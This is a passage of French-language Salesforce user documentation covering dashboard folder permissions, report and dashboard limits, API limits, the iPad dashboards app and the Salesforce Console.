Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles avec : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

**Dossiers publics**

Les autorisations ci-dessous s'appliquent aux dossiers dotés de ces paramètres de visibilité :

- `Ce dossier est accessible à tous les utilisateurs, y compris aux utilisateurs de portails`
- `Ce dossier est accessible à tous les utilisateurs, à l'exception des utilisateurs du portail`

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | Exécution des rapports | Exécution des rapports |
| Écrire nouveau | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données | Les *deux* autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord |

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Modifier/supprimer | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données |

**Hidden Folders**

Les autorisations ci-dessous s'appliquent aux dossiers dotés de ce paramètre de visibilité :

- `Ce dossier est inaccessible à tous les utilisateurs`

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | Les *deux* autorisations suivantes :<br>• Exécution des rapports<br>• Afficher toutes les données | Les *deux* autorisations suivantes :<br>• Exécution des rapports<br>• Afficher toutes les données |
| Écrire nouveau | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données |
| Modifier/supprimer | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données |

**Dossiers partagés**

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | Exécution des rapports | Exécution des rapports |
| Écrire nouveau | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord<br>• Afficher toutes les données | Les *deux* autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord |
| Modifier/supprimer | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord | *Toutes* les autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les tableaux de bord |

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
| --- | --- | --- |
| | • Afficher toutes les données | • Afficher toutes les données |

## Impression d'un tableau de bord

Imprimez les tableaux de bord grâce à l'option d'impression de votre navigateur.

- Paramétrez l'orientation du papier pour imprimer dans le format paysage afin qu'il soit assez large pour les trois colonnes des composants du tableau de bord.
- Redimensionnez les colonnes et supprimez les en-têtes et les pieds de page imposés par votre navigateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour imprimer les tableaux de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

# Organisation des tableaux de bord

Gardez vos tableaux de bord à portée de main en les classant dans des dossiers et en supprimant les tableaux de bord inutilisés. Si vous avez de nombreux rapports, vous pouvez utiliser le champ de recherche pour retrouver celui dont vous avez besoin.

1. Suppression d'un tableau de bord
   Il est recommandé de supprimer les tableaux de bord dont vous n'avez plus besoin.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Suppression d'un tableau de bord

Il est recommandé de supprimer les tableaux de bord dont vous n'avez plus besoin.

La suppression d'un tableau de bord supprime également tous les composants qu'il contient. Elle ne supprime pas les rapports personnalisés utilisés par les composants.

Les tableaux de bord supprimés sont placés dans la Corbeille.

Pour supprimer un tableau de bord dans Lightning Experience, ouvrez le tableau de bord, puis cliquez sur **Supprimer**.

Pour supprimer un tableau de bord dans Salesforce Classic :

1. Cliquez sur l'onglet Tableaux de bord.
2. Cliquez sur **Aller à la liste du tableau de bord**.
3. Sélectionnez le dossier dans lequel le tableau de bord est stocké.
4. Cliquez sur **Suppr** en regard du nom du tableau de bord.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour supprimer les tableaux de bord créés par un autre utilisateur :

- Gérer les tableaux de bord ET Modifier toutes les données

# Limitations des tableaux de bord

En élaborant un tableau de bord de vos données, tenez compte des limitations et des restrictions ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Limitations des rapports et des tableaux de bord Salesforce

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Types de rapport personnalisé<br>(les limitations s'appliquent à tous les types de rapport personnalisés, quel que soit leur statut de développement). | N/A | | | 50 | 200 | 2,000 | 400 |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Filtres de tableau de bord | | | | 3 par tableau de bord | | | |
| Tableaux de bord dynamiques par organisation | N/A | | | | Jusqu'à 5 | Jusqu'à 10 | Jusqu'à 3 |
| Filtres de champ par rapport[1] | 20 | | | | | | |
| Formules par rapport | 5 | | | | | | |
| Instantanés de rapports | N/A | | | 1[2, 3, 4] | 1[2] | 2[2] | 1[2, 3, 4] |
| Actualisations de tableau de bord planifiées | N/A | | | | 1[2] | 2[2] | n/a |
| Rapports planifiés par heure (les rapports envoyés par e-mail peuvent aller jusqu'à 10 Mo). | N/A | | | 1[2, 3, 5] | 1[2] | 2[2] | 1[2, 3, 5] |

[1] Ces limites s'appliquent au générateur de rapport. Si vous utilisez l'assistant de rapport, la limite est de 10.

[2] Jusqu'à 200 au total.

[3] Les heures creuses (entre 18 heures et 3 heures dans le fuseau horaire local) uniquement.

[4] Limité à une heure de début préférée par jour.

[5] Limité à trois heures de début préférées par jour.

Salesforce conserve les données historiques des trois mois précédents, en plus du mois en cours.

Les limitations suivantes des Rapports et des tableaux de bord Salesforce s'appliquent à toutes les éditions prises en charge.

**Limitations des rapports**

- Le générateur de rapport affiche un maximum de 20 lignes pour les rapports récapitulatifs ou matriciels et de 50 lignes pour les rapports tabulaires.
- Un graphique peut inclure plus de 250 groupes ou 4 000 valeurs. Si un message d'erreur indique que le nombre de groupes ou de valeurs à tracer dans votre graphique est trop important, ajustez les filtres du rapport afin de réduire ce nombre. Dans les graphiques de combinaison, tous les groupes et valeurs sont compris dans le total.
- Les rapports affichent un maximum de 2 000 lignes. Pour afficher toutes les lignes, exportez le rapport dans Excel ou utilisez la vue imprimable pour des rapports tabulaires et récapitulatifs. Pour des rapports joints, l'exportation n'est pas disponible et la vue imprimable affiche au maximum 20 000 lignes.
  - Les rapports récapitulatifs et matriciels affichent les 2 000 premiers regroupements lorsque l'option Afficher les détails est désactivée.
  - Les rapports matriciels affichent un maximum de 400 000 valeurs récapitulatives.
  - Les rapports matriciels affichent un maximum de 2 000 regroupements dans l'axe vertical lorsque l'option Afficher les détails est désactivée. S'il existe plus de 400 000 valeurs récapitulatives, des lignes sont supprimées jusqu'à ce que la limite de 2

000 regroupements soit atteinte, puis des colonnes sont supprimées jusqu'à ce que le nombre de valeurs récapitulatives soit inférieur à 400 000.

- Lorsque les rapports contiennent des regroupements qui sont visualisés dans Salesforce1, ils sont convertis en rapports tabulaires.
- Par défaut, les rapports expirent après 10 minutes.
- Dans un rapport joint, chaque bloc peut avoir jusqu'à 100 colonnes. Un rapport joint peut avoir jusqu'à 5 blocs.
- Vous pouvez ajouter jusqu'à 10 formules récapitulatives personnalisées à chaque bloc d'un rapport joint. Un rapport joint peut inclure au total 50 formules récapitulatives personnalisées.
- Chaque rapport joint peut avoir jusqu'à 10 formules récapitulatives personnalisées inter-blocs.
- Lorsque vous utilisez des champs standard de zone de texte longue, tels que Description ou Détails de la solution, seuls les 1000 premiers caractères du champ sont recherchés dans des rapports.
- Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte longue sont affichés dans un rapport.
- Les champs de résumé dans des rapports tabulaires, récapitulatifs et matriciels peuvent afficher jusqu'à 21 chiffres.
- Les rapports ne peuvent pas être filtrés sur des champs personnalisés de zone de texte longue.
- Les rapports joints nécessitent l'activation du nouveau thème de l'interface utilisateur. Les utilisateurs qui n'ont pas le nouveau thème activé ne peuvent pas créer, modifier ou exécuter des rapports joints.
- Les rapports de prévision contiennent uniquement les opportunités définies pour être closes dans la période de prévision, sauf celles attribuées à la catégorie de prévision Omise.
- Internet Explorer 6 n'est pas pris en charge pour les rapports joints.
- Plage de valeurs acceptable : La valeur maximale autorisée est 999999999999999. La valeur minimale autorisée est -99999999999999.

**Limitations des tableaux de bord**

- Un filtre de tableau de bord peut avoir jusqu'à 50 options. Par défaut, 10 options sont activées. Pour augmenter votre limite, contactez Salesforce.
- Chaque tableau de bord peut inclure jusqu'à 20 composants.
- Il n'est pas possible de filtrer dans les champs de compartiment. Il est toutefois possible d'utiliser un rapport filtré dans un champ de compartiment de la page du tableau de bord.
- Un tableau de bord ou un graphique peut afficher jusqu'à 20 photos.
- Vous devez attendre au moins une minute entre les actualisations de tableau de bord.

**Limitations de type de rapport**

- Un type de rapport personnalisé peut référencer jusqu'à 60 objets. Par exemple, si vous sélectionnez la limite maximale de quatre relations d'objet pour un type de rapport, vous pouvez sélectionner des champs via la recherche à partir de 56 objets supplémentaires. Toutefois, les utilisateurs recevront un message d'erreur s'ils exécutent un rapport à partir d'un type de rapport personnalisé et que le rapport contient des colonnes provenant de plus de 20 objets différents.
- Vous pouvez ajouter jusqu'à 1000 champs à chaque type de rapport personnalisé.

**Limitations de l'instantané de rapport**

- Le nombre maximal de lignes que vous pouvez insérer dans un objet personnalisé est de 2 000.
- Le nombre maximal de d'exécutions que vous pouvez stocker est de 200.
- Le nombre maximal de colonnes de rapport source que vous pouvez mapper avec des champs cibles est 100.

**Limites de filtrage**

Seuls les 255 premiers caractères d'un champ de texte personnalisé sont pris en compte dans le filtrage.

**Limitations des graphiques de rapport incorporés**

- Vous pouvez incorporer deux graphiques de rapport par page.
- Vous pouvez ajouter des graphiques de rapport uniquement à partir de l'éditeur de présentation de page avancé. La console min. et l'éditeur de présentation de page d'origine ne sont pas pris en charge.
- Dans les pages de détail, les utilisateurs peuvent actualiser jusqu'à 100 graphiques de rapport toutes les 60 minutes.
- Votre organisation peut actualiser jusqu'à 3000 graphiques de rapport toutes les 60 minutes.

**Limites de vue de liste**

- Seuls les 255 premiers caractères apparaissent pour les champs personnalisés de zone de texte longue dans des vues de liste.

**Limitations des compartiments et des champs de compartiment**

- Chaque rapport peut comprendre jusqu'à cinq champs de compartiment.
- Chaque champ de compartiment peut comprendre jusqu'à 20 compartiments.
- Chaque compartiment peut comprendre jusqu'à 20 valeurs.
- Les champs de compartiment peuvent être utilisés uniquement dans le rapport dans lequel ils ont été générés. Pour utiliser un compartiment dans plusieurs rapports, créez le champ pour chaque rapport, ou créez un champ de formule séparé pour l'objet qui dépend du compartiment.

  Remarque: Ces limitations ne s'appliquent pas l'utilisation de Autre, selon l'autorisation dans la configuration du champ de compartiment.

- Les compartiments et les champs de compartiment ne sont pas disponibles pour les rapports qui contiennent des objets externes.

**Limitations des rapports sur les objets externes**

Si votre rapport inclut un objet externe, les résultats ne reflètent probablement pas le jeu de données complet. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Un rapport qui comprend un objet externe analyse jusqu'à 2000 enregistrements pour l'objet principal, et peut atteindre les limitations en appels externes en analysant les données des objets externes. Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.

## Limitations de l'API Rapports et tableaux de bord

Les limitations suivantes s'appliquent à l'API REST Rapports et tableaux de bord et à l'API via Apex Rapports et tableaux de bord.

- Les filtres croisés, les filtres de rapports standard et le filtrage par limite de ligne ne sont pas disponibles lors du filtrage de données.
- Les rapports sur les tendances historiques sont pris en charge uniquement pour les rapports matriciels.
- L'API peut traiter uniquement les rapports qui contiennent jusqu'à 100 champs sélectionnés en tant que colonnes.
- Une liste peut être renvoyée comprenant jusqu'à 200 rapports récemment visualisés.
- Votre organisation peut demander jusqu'à 500 exécutions de rapports synchrones par heure.
- L'API prend en charge jusqu'à 20 demandes d'exécutions de rapports synchrones à la fois.
- Une liste peut être renvoyée comprenant jusqu'à 2000 instances de rapport exécutées de façon asynchrone.
- L'API prend en charge jusqu'à 200 demandes à la fois d'obtention des résultats d'exécution de rapport asynchrones.
- Votre organisation peut demander jusqu'à 1200 requêtes asynchrones par heure.
- Les résultats d'exécutions de rapport asynchrones sont disponibles pendant une période de 24 heures.
- L'API renvoie jusqu'aux 2 000 premières lignes du rapport. Vous pouvez affiner les résultats à l'aide de filtres.
- Vous pouvez ajouter jusqu'à 20 filtres de champ personnalisés lors de l'exécution d'un rapport.

- Votre organisation peut demander jusqu'à 200 actualisations de tableaux de bord par heure.
- Votre organisation peut demander les résultats de 5 000 tableaux de bord maximum par heure.

CONSULTER ÉGALEMENT :

Rapports et tableaux de bord : Fonctionnalités non disponibles dans Lightning Experience

## Pourquoi mon tableau de bord n'affiche t-il pas les données attendues ?

Si les données attendues ne sont pas affichées, actualisez la vue pour afficher les toutes dernières données, assurez-vous que l'utilisateur approprié est actif et vérifiez les sources de données de votre tableau de bord.

Si les données de votre tableau de bord ne correspondent pas à vos attentes, vérifiez les points suivants :

- **Utilisateur actuel.** N'oubliez pas que vous affichez le tableau de bord du point de vue de l'utilisateur actuel. Ce que vous voyez dépend des droits d'accès de cet utilisateur. Pour les tableaux de bord dynamiques, vous pouvez afficher uniquement les éléments auxquels vous avez vous-même accès.
- **Actualiser le tableau de bord.** Si vous consultez d'anciennes données, cliquez sur **Actualiser** pour mettre à jour votre tableau de bord.
- **Sources des données.** Vérifiez que les sources de vos données (rapports, s-controls ou pages Visualforce) contiennent les informations que vous souhaitez afficher dans les composants du tableau de bord.

Pour plus d'informations sur l'utilisateur actif d'un tableau de bord et l'actualisation d'un tableau de bord, reportez-vous aux articles Choix d'un utilisateur actif du tableau de bord à la page 4515 et Actualisation des données du tableau de bord à la page 4517.

## Les tableaux de bord simplifient l'affichage des informations complexes

Les tableaux de bord facilitent la prise de décision à partir des données en temps réel que vous avez regroupées dans des rapports. Utilisez des tableaux de bord pour aider les utilisateurs à identifier des tendances, à organiser les quantités et à mesurer l'impact de leurs activités.

Remarque: Les tableaux de bord stockés dans les organisations Group Edition sont en affichage uniquement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Premiers pas avec les tableaux de bord

   Une fois les données dont vous avez besoin regroupées, utilisez un tableau de bord pour rechercher des modèles, rester en informé(e) des modifications et partager des informations sur lesquelles vous et vos collaborateurs pouvez agir en temps réel.

2. Utilisation de tableaux de bord sur l'iPad

   L'application Mobile Dashboards Salesforce pour l'iPad, disponible sur l'App Store d'Apple, permet d'accéder aux tableaux de bord que vous avez récemment affichés ou que vous suivez pendant vos déplacements.

3. Affichage de listes de tableaux de bord
   La liste des tableaux de bord contient tous les tableaux de bord que vous pouvez afficher.

CONSULTER ÉGALEMENT :

Filtrage de votre tableau de bord
Élaboration d'un tableau de bord Salesforce Classic
Premiers pas avec les tableaux de bord
Définition de vues individualisées d'un tableau de bord

## Premiers pas avec les tableaux de bord

Une fois les données dont vous avez besoin regroupées, utilisez un tableau de bord pour rechercher des modèles, rester en informé(e) des modifications et partager des informations sur lesquelles vous et vos collaborateurs pouvez agir en temps réel.

- Les utilisateurs disposant d'une licence Salesforce Platform ou Salesforce Platform One peuvent afficher un tableau de bord uniquement si l'utilisateur actuel du tableau de bord dispose du même type de licence utilisateur. Envisagez la création de tableaux de bord distincts pour des utilisateurs disposant de différents types de licence.
- Les tableaux de bord stockés dans les organisations Group Edition sont en affichage uniquement.

L'onglet Tableaux de bord affiche le dernier tableau de bord consulté. Le haut de la page montre l'heure de dernière actualisation du tableau de bord et l'utilisateur dont les autorisations déterminent quelles données sont visibles dans le tableau de bord. Si vous ne pouvez pas accéder à un tableau de bord, vérifiez vos autorisations de dossier.

CONSULTER ÉGALEMENT :

Les tableaux de bord simplifient l'affichage des informations complexes

Élaboration d'un tableau de bord Salesforce Classic

Actualisation des données du tableau de bord

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher et actualiser des tableaux de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

## Utilisation de tableaux de bord sur l'iPad

L'application Mobile Dashboards Salesforce pour l'iPad, disponible sur l'App Store d'Apple, permet d'accéder aux tableaux de bord que vous avez récemment affichés ou que vous suivez pendant vos déplacements.

**Important:** À compter de la version Summer '15, l'application Mobile Dashboards pour iPad n'est plus prise en charge. Vous pouvez continuer à utiliser l'application, mais Salesforce ne fournit plus de support sous la forme de correctifs de bogues ou d'améliorations, et ne prend plus en charge les problèmes rencontrés. Pour migrer vers l'application Salesforce1, la nouvelle expérience mobile de Salesforce, contactez votre administrateur Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'application mobile des tableaux de bord permet de rester en contact avec les données, les performances et les tendances de votre organisation, aussi bien depuis le bureau qu'en déplacement. Cette application permet d'effectuer les opérations suivantes :

- Parcourir les tableaux de bord récemment affichés ou ceux que vous suivez
- Rechercher des tableaux de bord
- Afficher des composants de tableau de bord individuels, souligner leurs valeurs et explorer leurs rapports
- Modifier votre vue de rapport
- Envoyer par e-mail un tableau de bord ou un composant individuel à d'autres personnes
- Afficher, publier et commenter dans le fil Chatter d'un tableau de bord
- Lorsque vous êtes hors ligne, accéder à certains tableaux de bord et rapports que vous avez récemment visualisés dans l'application

**Remarque:** L'application ne prend pas en charge les tableaux de bord dynamiques ni les filtres de tableau de bord.

Vous pouvez télécharger gratuitement l'application à partir de l'App Store d'Apple ou depuis AppExchange. Vous pouvez utiliser l'application Mobile Dashboards sur tous les appareils iPad avec iOS 5 ou supérieur. L'application est disponible dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition de Salesforce, et également dans toute organisation ayant activé l'API REST.

Si vous avez accès à votre organisation Salesforce depuis votre iPad, vous pouvez utiliser l'application Mobile Dashboards. Ouvrez l'application, puis connectez-vous en utilisant votre e-mail et votre mot de passe Salesforce. Si vous ne possédez pas de compte Salesforce, vous pouvez explorer l'application en touchant **Démonstration**.

**Remarque:** L'accès au tableau de bord pour votre iPad est disponible par défaut pour votre organisation. Dans le cas contraire, un administrateur doit l'activer pour que vous puissiez vous connecter à l'application.

Dans l'application cliente Salesforce Classic Mobile, l'onglet Tableaux de bord indique si votre administrateur Salesforce a ajouté l'onglet à votre configuration mobile.

## Affichage de listes de tableaux de bord

La liste des tableaux de bord contient tous les tableaux de bord que vous pouvez afficher.

1. Sous l'onglet Tableaux de bord, cliquez sur **Accéder à la liste des tableaux de bord**. L'onglet Rapports optimisés répertorie les tableaux de bord récemment visualisés dans ce dossier de tableaux de bord.
2. Dans la page de liste d'un tableau de bord, sélectionnez un dossier pour afficher la liste des tableaux de bord stockés dans ce dossier ou recherchez avec des filtres.
3. Cliquez sur le nom d'un tableau de bord pour afficher celui-ci.
4. Si vous utilisez Salesforce Classic, cliquez sur en regard du nom d'un tableau de bord, pour le modifier ou le supprimer.

   Remarque: Les tableaux de bord stockés dans les organisations Group Edition sont en affichage uniquement.

5. Si Chatter est activé, cliquez sur ou sur pour suivre ou ne plus suivre un tableau de bord dans votre fil Chatter.

CONSULTER ÉGALEMENT :

Les tableaux de bord simplifient l'affichage des informations complexes

Premiers pas avec les tableaux de bord

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher et actualiser des tableaux de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

# Affichage des tableaux de bord sur un iPad

L'application Tableaux de bord mobiles pour iPad est automatiquement activée pour votre organisation pour permettre à vos utilisateurs d'accéder à l'application sans votre intervention.

**Important:** À compter de la version Summer '15, l'application Mobile Dashboards pour iPad n'est plus prise en charge. Vous pouvez continuer à utiliser l'application, mais Salesforce ne fournit plus de support sous la forme de correctifs de bogues ou d'améliorations, et ne prend plus en charge les problèmes rencontrés. Pour migrer vers l'application Salesforce1, la nouvelle expérience mobile de Salesforce, contactez votre administrateur Salesforce.

Vous pouvez désactiver l'application si vous ne souhaitez pas que les utilisateurs accèdent aux données de Salesforce à partir d'appareils mobiles, et la réactiver aisément plus tard.

Pour configurer l'accès à l'application Tableaux de bord mobiles pour iPad :

1. Dans Configuration, saisissez *Tableaux de bord mobiles* dans la case Recherche rapide, puis sélectionnez **Paramètres de tableau de bord mobile**.
2. Sélectionnez ou désélectionnez Activer l'application Tableaux de bord mobiles pour iPad pour tous les utilisateurs.
3. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres de Tableaux de bord mobiles pour iPad :

- Afficher la configuration

Pour modifier les paramètres de Tableaux de bord mobiles pour iPad :

- Personnaliser l'application

# Rationalisation des ventes et des services avec la console Salesforce

## Salesforce Console

Une Salesforce Console est conçue pour optimiser la productivité des utilisateurs dans les environnements de service et de vente qui évoluent à un rythme rapide.

L'interface de type tableau de bord de la console réduit le nombre de clics et le défilement nécessaires pour rechercher, mettre à jour ou créer rapidement des enregistrements. Utilisez une console pour accéder aisément aux données et aux fonctionnalités que vous utilisez le plus souvent. Par exemple, les agents de support peuvent utiliser plusieurs applications à la fois et conserver le contexte des requêtes lorsque les priorités changent. Les commerciaux peuvent immédiatement contacter des pistes, évaluer des sociétés, identifier des contacts clés et accéder aux informations commerciales.


L'interface basée sur des onglets de la console facilite l'affichage d'enregistrements et des éléments associés regroupés sur un même écran, ainsi que l'utilisation simultanée de plusieurs éléments.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Interface utilisateur de Salesforce Console**




(1) Sélectionnez des objets et des enregistrements dans l'onglet de navigation. (2) Les enregistrements sont affichés dans une liste que vous pouvez épingler en haut à gauche de l'écran. (3) Les enregistrements sélectionnés sont affichés sous la forme d'onglets principaux, qui permettent de travailler avec plusieurs éléments à la fois. (4) Un panneau de présentation regroupe les principales informations associées aux enregistrements. (5) Les éléments associés aux enregistrements sont affichés sous la forme de sous-onglets, qui permettent de basculer rapidement vers les informations associées sans perdre le contexte. (6) Affichez et interagissez avec le contenu dans le fil ou la zone de détails. (7) Accédez aux données de composant personnalisé dans les barres latérales et les pieds de page.

Les administrateurs peuvent personnaliser une console pour spécifier toutes les informations relatives aux objets dans l'onglet de navigation, et déterminer si vous pouvez passer des appels téléphoniques avec un SoftPhone. Vous pouvez ajouter des personnalisations,

notamment afficher des articles de la base de connaissances en regard des requêtes, créer des actions personnalisées à l'aide de raccourcis clavier, ou discuter avec des clients sur le Web à l'aide de Live Agent (Service Cloud uniquement). Les administrateurs et les développeurs peuvent résoudre des problèmes métier plus spécifiques avec des composants de console personnalisés, et utiliser un code à l'aide d'une API nommée Salesforce Console Integration Toolkit afin d'ajouter des intégrations tierces ou d'optimiser la personnalisation de la console.

Conseil: Si vous utilisez déjà une console for service, vous pouvez créer une console for sales sans acheter de licence séparée.

Remarque: Salesforce console améliore la console de l'agent en offrant davantage d'options et des technologies de pointe.

CONSULTER ÉGALEMENT :

Limitations de Salesforce Console

Préparation de la configuration de Salesforce Console

# Limitations de Salesforce Console

Découvrez comment afficher, accéder à et personnaliser les limitations d'une console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Limitations relatives à l'affichage**

- La Salesforce Console est disponible uniquement dans les navigateurs pris en charge pour Salesforce Classic. L'utilisation d'un navigateur non pris en charge affecte l'expérience.

  Conseil: Pour obtenir de meilleures performances, nous recommandons aux utilisateurs de console d'adopter le navigateur Google Chrome™ sur des ordinateurs dotés de 8 Go de mémoire vive. Notez que les systèmes 32 bits sont soumis à des limitations en mémoire. Pour tirer pleinement parti d'une mémoire vive supplémentaire, utilisez les versions 64 bits des systèmes d'exploitation et des navigateurs.

- Une console offre une prise en charge limitée des langues de droite à gauche telles que l'Arabe ou l'Hébreu. En raison de la prise en charge limitée des langues de droite à gauche, certaines fonctionnalités d'une console n'apparaissent pas correctement, notamment Fil de requête, Live Agent et Salesforce Knowledge.
- Tous les éléments Salesforce CRM Content s'affichent en tant qu'onglets principaux dans une console.
- Lors de l'utilisation des Comptes sociaux, contacts et pistes, la fenêtre Visualiseur social ne s'adapte pas correctement à la console.
- Les pages d'accueil d'enregistrement, y compris leur section standard Outils, ne sont pas affichées dans une console.

**Limitations relatives au comportement et à l'accès**

- Les boutons de retour des navigateurs ne sont pas pris en charge dans une console et ne fonctionnent pas correctement.
- Salesforce Console ne remplit pas les exigences d'accessibilité.
- Les pages Visualforce ne s'actualisent pas lorsque vous cliquez sur et sélectionnez **Actualiser tous les onglets principaux** ou **Actualiser tous les sous-onglets**. En outre, si vous remplacez une page de détail par une page Visualforce qui utilise une liste associée, les nouveaux enregistrements qui utilisent cette liste sont affichés uniquement lorsque la page est rouverte dans un nouvel onglet.
- Vous ne pouvez pas modifier directement les champs du panneau de présentation. Vous pouvez toutefois les modifier dans un enregistrement, le panneau de présentation est automatiquement mis à jour en conséquence.
- Certains objets n'ont pas été totalement adaptés à la console, notamment les rapports, les tableaux de bord et Chatter. Ces objets, et d'autres, sont indiqués par un astérisque (*) dans la zone de configuration de la console, et peuvent entraîner des

comportements inattendus. Par exemple : (1) Lors de l'affichage de parts d'opportunité, cliquer sur **Annuler** n'entraîne pas la fermeture du sous-onglet, mais ouvre les informations détaillées sur la page dans un sous-onglet. (2) Les éléments de ligne d'opportunité et les éléments de ligne de devis ne sont pas automatiquement actualisés une fois modifiés, vous devez actualiser la page pour afficher les modifications.

